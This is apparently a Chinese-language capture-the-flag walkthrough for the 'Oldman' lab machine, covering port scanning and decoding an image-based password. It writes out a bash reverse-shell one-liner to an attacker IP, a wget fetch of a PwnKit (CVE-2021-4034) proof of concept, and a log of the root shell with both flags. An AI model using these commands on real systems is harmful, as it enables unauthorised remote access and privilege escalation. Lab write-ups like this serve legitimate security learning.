
Oldman

nmap扫一下，只发现了80端口是开放的



进去就是一张图片，google一下发现是一种编码，直接对应转成字母就是 `hyhforever` 这是hyh用户的密码

但由于没开放22端口，直接在靶机页面登录一下， `Ctrl+ALT+T` 快捷打开shell终端，然后反弹一下shell拿到userflag

```
sh -i >& /dev/tcp/192.168.1.104/2333 0>&1
```

```
nc -lvvp 2333
```

权限提升

`find / -user root -perm -4000 -print 2>/dev/null` 看一下有没有可以利用的

```
hyh@Oldman:~$ find / -user root -perm -4000 -print 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
/usr/sbin/pppd
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/X
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/sudoedit
/usr/bin/arping
/usr/bin/lppasswd
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/mtr
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/newgrp
/bin/ping
/bin/mount
/bin/ping6
/bin/umount
/bin/su
/bin/fusermount
```

都查了一下，发现 `/usr/bin/pkexec` 版本挺老的，似乎可以利用提权

```
hyh@Oldman:~$ /usr/bin/pkexec --version
/usr/bin/pkexec --version
pkexec version 0.104
```

于是找到 `CVE-2021-4034`

相关文章：https://www.cnblogs.com/sixty0328/p/16066375.html

可以看到0.105版本才修复，所以是可以利用的

`kali` 起一个 `http` 服务让靶机 `wget` 接收一下 `poc`

`wget -i http://192.168.1.104:1234/` 批量下载，这里不能直接在自己kali上编译，因为这个机子版本太老了，不兼容

下载好以后 `make` 一下，即可获得root权限

```
hyh@Oldman:~/tmp$ ls
ls
cve-2021-4034     gconv-modules  index.html.1  Makefile   README.md
cve-2021-4034.c   GCONV_PATH=.   index.html.2  pwnkit.c
cve-2021-4034.sh  index.html     LICENSE       pwnkit.so
hyh@Oldman:~/tmp$ ./cve-2021-4034
./cve-2021-4034
# whoami
whoami
root
# cat /root/root.txt /home/hyh/Desktop/user.txt
cat /root/root.txt /home/hyh/Desktop/user.txt
flag{root-e5ef24d17e710f36179588a66b667197}
flag{user-11a951681e76cf2cb51896e29916cf4d}
```